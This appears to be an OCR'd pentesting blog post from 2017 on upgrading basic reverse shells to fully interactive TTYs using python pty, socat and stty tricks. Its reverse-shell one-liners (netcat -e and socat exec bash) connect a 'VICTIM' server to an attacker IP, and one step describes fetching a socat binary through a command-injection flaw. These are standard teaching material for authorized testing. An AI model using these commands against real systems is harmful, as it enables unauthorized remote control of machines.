

Upgrading simple shells to fully interactive TTYs

10 JULY 2017

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
Every pentester knows that amazing feeling when they catch a reverse shell with netcat and see that oh-so-satisfying verbose netcat message followed by output from `id`.

And if other pentesters are like me, they also know that dreadful feeling when their shell is lost because they run a bad command that hangs and accidentally hit "Ctrl-C" thinking it will stop it but it instead kills the entire connection.



Besides not correctly handling SIGINT, these"dumb" shells have other shortcomings as well:

- Some commands, like `su` and `ssh` require a proper terminal to run
- STDERR usually isn't displayed
- Can't properly use text editors like `vim`
- No tab-complete
- No up arrow history
- No job control

- Etc...

Long story short, while these shells are great to catch, I'd much rather operate in a fully interactive TTY.

I've come across some good resources that include very helpful tips and techniques for "upgrading" these shells, and wanted to compile and share in a post. Along with Pentest Monkey, I also learned the techniques from Phineas Fisher in his released videos and writeups of his illegal activities:

- Pentest Monkey - Post Exploitation Without a TTY
- Phineas Fisher Hacks Catalan Police Union Website
- Phineas Fisher - Hackingteam Writeup

For reference, in all the screenshots and commands to follow, I am injecting commands in to a vulnerable web server ("VICTIM") and catching shells from my Kali VM ("KALI"):

- **VICTIM IP**: 10.0.3.7
- **KALI IP**: 10.0.3.4

Generating reverse shell commands

Everyone is pretty familiar with the traditional way of using netcat to get a reverse shell:

```
nc -e /bin/sh 10.0.3.4 4444
```


and catching it with:

```
nc -lvp 4444
```

The problem is not every server has netcat installed, and not every version of netcat has the `-e` option.


Pentest Monkey has a great cheatsheet outlining a few different methods, but my favorite technique is to use Metasploit's `msfvenom` to generate the one-liner commands for me.

Metasploit has several payloads under "cmd/unix" that can be used to generate one-liner bind or reverse shells:




Any of these payloads can be used with `msfvenom` to spit out the raw command needed (specifying LHOST, LPORT or RPORT). For example, here's a netcat

command not requiring the `-e` flag:



And here's a Perl oneliner in case `netcat` isn't installed:



These can all be caught by using netcat and listening on the port specified (4444).


Method 1: Python pty module

One of my go-to commands for a long time after catching a dumb shell was to use Python to spawn a pty. The pty module let's you spawn a psuedo-terminal

that can fool commands like `su` into thinking they are being executed in a proper terminal. To upgrade a dumb shell, simply run the following command:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

This will let you run `su` for example (in addition to giving you a nicer prompt)



Unfortunately, this doesn't get around some of the other issues outlined above. SIGINT (Ctrl-C) will still close Netcat, and there's no tab-completion or

history. But it's a quick and dirty workaround that has helped me numerous times.

Method 2: Using socat

socat is like netcat on steroids and is a very powerfull networking swiss-army knife. Socat can be used to pass full TTY's over TCP connections.

If `socat` is installed on the victim server, you can launch a reverse shell with it. You *must* catch the connection with `socat` as well to get the full functions.

The following commands will yield a fully interactive TTY reverse shell:

On Kali (listen):

```
socat file:`tty`,raw,echo=0 tcp-listen:4444
```

On Victim (launch):

```
socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.0.3.4:4444
```


If socat isn't installed, you're not out of luck. There are standalone binaries that can be downloaded from this awesome Github repo:

https://github.com/andrew-d/static-binaries

With a command injection vuln, it's possible to download the correct architecture `socat` binary to a writable directoy, chmod it, then execute a reverse shell in one line:

```
wget -q https://github.com/andrew-d/static-binaries/raw/master/binaries/linux
```


On Kali, you'll catch a fully interactive TTY session. It supports tab-completion, SIGINT/SIGSTP support, vim, up arrow history, etc. It's a full terminal. Pretty sweet.




Method 3: Upgrading from netcat with magic

I watched Phineas Fisher use this technique in his hacking video, and it feels like magic. Basically it is possible to use a dumb netcat shell to upgrade to a full TTY by setting some `stty` options within your Kali terminal.

First, follow the same technique as in Method 1 and use Python to spawn a PTY. Once bash is running in the PTY, background the shell with `Ctrl-Z`



While the shell is in the background, now examine the current terminal and STTY info so we can force the connected shell to match it:




The information needed is the TERM type (*"xterm-256color"*) and the size of the current TTY (*"rows 38; columns 116"*)

With the shell still backgrounded, now set the current STTY to type raw and tell it to echo the input characters with the following command:

```
stty raw -echo
```

With a raw stty, input/output will look weird and you won't see the next commands, but as you type they are being processed.

Next foreground the shell with `fg`. It will re-open the reverse shell but formatting will be off. Finally, reinitialize the terminal with `reset`.




Note: I did not type the `nc` command again (as it might look above). I actually entered `fg`, but it was not echoed. The `nc` command is the job that is now in the foreground. The `reset` command was then entered into the netcat shell

After the `reset` the shell should look normal again. The last step is to set the shell, terminal type and stty size to match our current Kali window (from the info gathered above)

```
$ export SHELL=bash
$ export TERM=xterm256-color
$ stty rows 38 columns 116
```

The end result is a fully interactive TTY with all the features we'd expect (tab-complete, history, job control, etc) all over a netcat connection:



The possibilities are endless now. Tmux over a netcat shell?? Why not? :D